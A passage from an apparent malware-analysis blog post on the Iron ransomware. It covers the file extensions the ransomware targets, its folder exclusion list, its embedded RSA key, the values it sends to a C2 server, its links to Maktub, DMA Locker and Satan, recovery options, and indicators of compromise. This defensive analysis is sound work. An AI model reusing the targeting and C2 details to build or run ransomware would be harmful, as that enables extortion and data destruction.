.001, .1cd, .3fr, .8ba, .8bc, .8be, .8bf, .8bi8, .8bl, .8bs, .8bx, .8by, .8li, .DayZProfile, .abk, .ade, .adpb, .adr, .aip, .amxx, .ape, .api, .apk, .arch00, .aro, .arw, .asa, .ascx, .ashx, .asmx, .asp, .asr, .asset, .bar, .bay, .bc6, .bc7, .bi8, .bic, .big, .bin, .bkf, .bkp, .blob, .blp, .bml, .bp2, .bp3, .bpl, .bsa, .bsp, .cab, .cap, .cas, .ccd, .cch, .cer, .cfg, .cfr, .cgf, .chk, .class, .clr, .cms, .cod, .col, .con, .cpp, .cr2, .crt, .crw, .csi, .cso, .css, .csv, .ctt, .cty, .cwf, .d3dbsp, .dal, .dap, .das, .db0, .dbb, .dbf, .dbx, .dcp, .dcr, .dcu, .ddc, .ddcx, .dem, .der, .desc, .dev, .dex, .dic, .dif, .dii, .disk, .dmg, .dmp, .dob, .dox, .dpk, .dpl, .dpr, .dsk, .dsp, .dvd, .dxg, .elf, .epk, .eql, .erf, .esm, .f90, .fcd, .fla, .flp, .for, .forge, .fos, .fpk, .fpp, .fsh, .gam, .gdb, .gho, .grf, .h3m, .h4r, .hkdb, .hkx, .hplg, .htm, .html, .hvpl, .ibank, .icxs, .img, .indd, .ipa, .iso, .isu, .isz, .itdb, .itl, .itm, .iwd, .iwi, .jar, .jav, .java, .jpe, .kdc, .kmz, .layout, .lbf, .lbi, .lcd, .lcf, .ldb, .ldf, .lgp, .litemod, .lng, .lrf, .ltm, .ltx, .lvl, .m3u, .m4a, .map, .mbx, .mcd, .mcgame, .mcmeta, .md0, .md1, .md2, .md3, .mdb, .mdbackup, .mddata, .mdf, .mdl, .mdn, .mds, .mef, .menu, .mm6, .mm7, .mm8, .moz, .mpq, .mpqge, .mrwref, .mxp, .ncf, .nds, .nrg, .nri, .nrw, .ntl, .odb, .odf, .odp, .ods, .odt, .orf, .owl, .oxt, .p12, .p7b, .p7c, .pab, .pbp, .pef, .pem, .pfx, .pkb, .pkh, .pkpass, .plc, .pli, .pot, .potm, .potx, .ppf, .ppsm, .pptm, .prc, .prt, .psa, .pst, .ptx, .pwf, .pxp, .qbb, .qdf, .qel, .qic, .qpx, .qtr, .r3d, .raf, .re4, .res, .rgn, .rgss3a, .rim, .rofl, .rrt, .rsrc, .rsw, .rte, .rw2, .rwl, .sad, .sav, .sc2save, .scm, .scx, .sdb, .sdc, .sds, .sdt, .shw, .sid, .sidd, .sidn, .sie, .sis, .slm, .slt, .snp, .snx, .spr, .sql, .sr2, .srf, .srw, .std, .stt, .sud, .sum, .svg, .svr, .swd, .syncdb, .t01, .t03, .t05, .t12, .t13, .tar.gz, .tax, .tcx, .thmx, .tlz, .tor, .torrent, .tpu, .tpx, .ttarch2, .tur, .txd, .txf, .uax, .udf, .umx, .unity3d, .unr, .uop, .upk, .upoi, .url, .usa, .usx, .ut2, .ut3, .utc, .utx, .uvx, .uxx, .vcd, .vdf, .ver, .vfs0, .vhd, .vmf, .vmt, .vpk, .vpp_pc, .vsi, .vtf, .w3g, .w3x, .wad, .war, .wb2, .wdgt, .wks, .wmdb, .wmo, .wotreplay, .wpd, .wpl, .wps, .wtd, .wtf, .x3f, .xla, .xlam, .xlc, .xlk, .xll, .xlm, .xlr, .xlsb, .xltx, .xlv, .xlwx, .xpi, .xpt, .yab, .yps, .z02, .z04, .zap, .zipx, .zoo, .ztmp

Iron doesn't spare gamers, as it will also encrypt Steam files (.vdf), World of Tanks replays (.wotreplay). DayZ (.DayZProfile), and possibly others.

Folders containing the following words are exempt from encryption:

Windows, windows, Microsoft, Mozilla Firefox, Opera, Internet Explorer, Temp, Local, LocalLow, $Recycle.bin, boot, i386, st_v2, intel, recycle, 360rec, 360sec, 360sand, internet explorer, msbuild

Interestingly enough, 360sec, 360rec, and 360sand is developed by Qihoo 360, an internet security company based in China, and is an antivirus (360 Total Security is one example).  This, as well as the fact that the Iron ransomware also includes resources in Chinese Simplified, alludes this variant may be developed by a Chinese speaker.

The ransomware will additionally delete the original files after encryption, and will also empty the recycle bin. It does not remove Shadow Volume Copies or Restore Points.

Iron embeds a public RSA key as follows:

-----BEGIN RSA PUBLIC KEY-----
MIGJAoGBAIOYf0KqEOGaxdLmMLypMyZ1q/K+r6DuCdYpwZfs0EPug3ye7UjZa0QMOP5/OySr
l/uBJtkmEghEtUEo/zfcBJ7332O1ytJ7/ebIUv+ZcN1Rlswzdv7uZxYRC8u1HvrgBvAz4Atb
zx+FbFVqLB0gGixYTqbjqANq21AR6r91+oJtAgMBAAE=
-----END RSA PUBLIC KEY-----

The Iron ransomware will determine the user's WAN IP and also send a POST request to its C2 server, http://y5mogzal2w25p6bn[.]ml.

Figure 8 - Traffic

It appears Iron will create a new, random GUID, and use it as a mutex, in order to not infect the machine twice. The following values will be sent to the C2:

  • Encryption key;
  • Randk (seed);
  • GUID (mutex);
  • Start (whether ransom successfully started);
  • Market (unknown).
The C2 server will then respond with another set of values, and generate a unique Bitcoin address, which means that victims may pay twice to different addresses. Rule of thumb: do not pay the ransomware.

Of note is an email address in the response: oldblackjack@outlook.com.

Iron will additionally save certain values, such as the GUID, in HKCU\Software\CryptoA:

Figure 9 - Registry values (click to enhance)

Encrypted files will have the .encry extension appended. It is likely not possible to restore data.


Conclusion

It is currently unknown if Iron is indeed a new variant by the same creators of Maktub, or if it was simply inspired by the latter, by copying the design for the payment portal for example.

We know the Iron ransomware has mimicked at least three ransomware families:
  • Maktub (payment portal design)
  • DMA Locker (Iron Unlocker, decryption tool)
  • Satan (exclusion list)
From the screenshots above, it is obvious the portal design has been copy pasted from Maktub.

As for copying from DMA Locker, see this tweet:
and BTW, their unlocker looks like they copied layout from DMA Locker (https://t.co/FFWzMpQ6hu) pic.twitter.com/HWZXGtc2i7
— hasherezade (@hasherezade) April 11, 2018

And, last but not least, it uses the exact same exclusion list (folders and its content that will not be encrypted) from Satan:

Just to clarify, there isn't specific code overlap, as the crypto is quite different to Satan. However, there are similarities in a number of things, such as the exclusion list. https://t.co/OHkFimJ3g7 pic.twitter.com/ub6hOnucgn
— Bart (@bartblaze) April 11, 2018
Code is indeed quite unique, and Iron seems like a totally new ransomware, and may even be a "side project" by the creators of the Satan ransomware. However, at this point, there is no sure way of telling who's behind Iron. Time may be able to tell.

Decryption is impossible without the author's private key, however, it is possible to restore files using Shadow Volume Copies, or alternatively Shadow Explorer. If that doesn't work, you may try using a data recovery program such as PhotoRec or Recuva.

Take note of ID ransomware, if a decryptor should ever become available. Additionally, it may identify other families of ransomware if you are ever affected. Another service to take note of in this regard is NoMoreRansom.

For preventing ransomware, have a look here:

In short: create backups!

Questions, comments, feedback or help: leave a comment below or contact me on Twitter.


Indicators:

Indicator typeIndicator
emailoldblackjack@outlook.com
domainy5mogzal2w25p6bn.ml
FileHash-SHA25619ee6d4a89d7f95145660ca68bd133edf985cc5b5c559e7062be824c0bb9e770
URLhttp://y5mogzal2w25p6bn.ml
URLhttp://y5mogzal2w25p6bn.ml/receive
FileHash-MD51e60050db59e3d977d2a928fff3d34a6
FileHash-SHA1f51bab89b4e4510b973df8affc2d11a4476bd5be
emailrecoverfile@mail2tor.com
On AlienVault:

  •  
❌